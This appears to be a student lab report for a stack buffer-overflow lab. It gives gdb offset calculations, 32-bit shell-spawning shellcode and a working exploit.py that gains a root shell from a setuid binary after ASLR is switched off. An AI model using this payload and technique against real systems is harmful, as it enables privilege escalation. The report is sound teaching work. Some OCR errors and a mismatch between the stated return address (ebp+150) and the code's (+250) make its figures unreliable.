
Eric Wong: 501174088
Rohan Manoharan: 501189408
Thylane Rossi: 501340990

Lab 5 - Buffer Overflow Attack Lab


Task 1 :

Executing the Makefile to obtain the files a64.out and a32.out:


seed@VM: ~/.../shellcode


```
[11/11/24]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[11/11/24]seed@VM:~/.../shellcode$ ls
a32.out  a64.out  call_shellcode.c  Makefile
[11/11/24]seed@VM:~/.../shellcode$
```

When executing the two codes a32.out and a64.out, we observe access to a new shell that places us in the directory where we were.



```
[11/11/24]seed@VM:~/.../shellcode$ ./a32.out
$ ls
Makefile  a32.out  a64.out  call_shellcode.c
$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc: fatal error: cannot execute 'cc1': execvp: No such file or directory
compilation terminated.
make: *** [Makefile:3: all] Error 1
$ ./a32.out
$ exit
$ exit
[11/11/24]seed@VM:~/.../shellcode$
```

a32.out




```
[11/11/24]seed@VM:~/.../shellcode$ ./a64.out
$ ls -l
total 44
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 Makefile
-rwxrwxr-x 1 seed seed 15672 Nov 11 18:13 a32.out
-rwxrwxr-x 1 seed seed 16752 Nov 11 18:13 a64.out
-rw-rw-r-- 1 seed seed   653 Dec 22  2020 call_shellcode.c
```

A64.out

Task 2 :

Executing exploit.py to generate the badfile, then running make to generate the four stack files. We notice that the following commands are executed for each stack:

$ gcc -DBUF_SIZE=100 -m32 -o stack -z execstack -fno-stack-protector stack.c
$ sudo chown root stack
$ sudo chmod 4755 stack




```
[11/11/24]seed@VM:~/.../code$ ./exploit.py
[11/11/24]seed@VM:~/.../code$ ls
badfile  brute-force.sh  exploit.py  Makefile  stack.c
[11/11/24]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg sta
ck.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg sta
ck.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[11/11/24]seed@VM:~/.../code$ l
badfile          Makefile    stack-L1-dbg*  stack-L3*      stack-L4-dbg*
brute-force.sh*  stack.c     stack-L2*      stack-L3-dbg*
exploit.py*      stack-L1*   stack-L2-dbg*  stack-L4*
[11/11/24]seed@VM:~/.../code$
```

Task 3 :

Executing **Turning Off Countermeasures** with the command:

sudo sysctl -w kernel.randomize_va_space=0




```
[11/11/24]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```


Configuring /bin/sh : *sudo ln -sf /bin/zsh /bin/sh*

```
[11/11/24]seed@VM:~/.../code$ sudo ln -sf /bin/zsh /bin/sh
```

Using make and touch badfile to generate the stack files and create an empty badfile:




```
[11/11/24]seed@VM:~/.../code$ touch badfile
[11/11/24]seed@VM:~/.../code$ make
jcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
jcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg sta
ck.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
jcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
jcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg sta
ck.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
jcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
jcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
jcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
jcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[11/11/24]seed@VM:~/.../code$
```




```
:11/11/24]seed@VM:~/.../code$ ls
padfile         Makefile  stack-L1-dbg  stack-L3      stack-L4-dbg
prute-force.sh  stack.c   stack-L2      stack-L3-dbg
exploit.py      stack-L1  stack-L2-dbg  stack-L4
:11/11/24]seed@VM:~/.../code$ 
```

Entering the gdb debugger for stack-L1-dbg:




```
[11/11/24]seed@VM:~/.../code$ gdb stack-L1-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you me
an "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you m
ean "=="?
  if pyversion is 3:
Reading symbols from stack-L1-dbg...
gdb-peda$ 
```

Using b bof to set a breakpoint at the function bof:




```
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
```

After using run, the program starts executing until it reaches the breakpoint set at the bof function.




```
[------------------------------------stack-------------------------------------]
0000| 0xffffcb4c --> 0x565563ee (<dummy_function+62>:   add    esp,0x10)
0004| 0xffffcb50 --> 0xffffcf73 --> 0x456
0008| 0xffffcb54 --> 0x0
0012| 0xffffcb58 --> 0x3e8
0016| 0xffffcb5c --> 0x565563c3 (<dummy_function+19>:   add    eax,0x2bf5)
0020| 0xffffcb60 --> 0x0
0024| 0xffffcb64 --> 0x0
0028| 0xffffcb68 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xffffcf73 "V\004") at stack.c:16
16      {
```

Using next allows you to execute the next line of code within the current function in the debugger, stepping over function calls without diving into them:



```
[------------------------------------stack-------------------------------------]
0000| 0xffffcad0 ("1pUVd\317\377\377\220\325\377\367\340\263\374", <incomplete s
equence \367>)
0004| 0xffffcad4 --> 0xffffcf64 --> 0x0
0008| 0xffffcad8 --> 0xf7ffd590 --> 0xf7fd1000 --> 0x464c457f
0012| 0xffffcadc --> 0xf7fcb3e0 --> 0xf7ffd990 --> 0x56555000 --> 0x464c457f
0016| 0xffffcae0 --> 0x0
0020| 0xffffcae4 --> 0x0
0024| 0xffffcae8 --> 0x0
0028| 0xffffcaec --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
20          strcpy(buffer, str);
```

The value of ebp (the base pointer) is 0xffffcb48, and the address of the buffer is 0xffffcadc.



```
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb48
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcadc
gdb-peda$ p/d 0xffffcb48 - 0xffffcadc
$3 = 108
```

In exploit.py:
The shellcode used is for 32-bit, so it is:


"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
"\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
"\xd2\x31\xc0\xb0\x0b\xcd\x80"

Between 400 and 517, the shellcode is located, and we decide to start at address 400.
To calculate the offset between the return address and the start of the buffer, we add 4 to the difference between the ebp value and the buffer address:


0xffffcb48 - 0xffffcadc = 108
Offset = 108 + 4 = 112

To finalize, the return address should point to the NOP region, which lies between the shellcode and the return address. The return address needs to be larger than the ebp, so we choose ebp + 150 to land in the NOP region. Thus, the return address (ret) is: ret = 0xffffcb48 + 150


Here the code exploit.py



```
 GNU nano 4.8                    exploit.py
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
"\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
"\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 400              # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
```


```
ret    = 0xffffcb48+250    # Change this number
offset = 112              # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```


So after running ./exploit.py and ./stack-L1, we end up in the root shell!



```
[11/11/24]seed@VM:~/.../code$ ./exploit.py
[11/11/24]seed@VM:~/.../code$ ./stack-L1
Input size: 517
$ 
```

Task 4:


For task 4, we only look at the beginning of the buffer address: we get 0xffffcaa0.



```
gdb-peda$ p &buffer
$1 = (char_(*)[160]) 0xffffcaa0
```

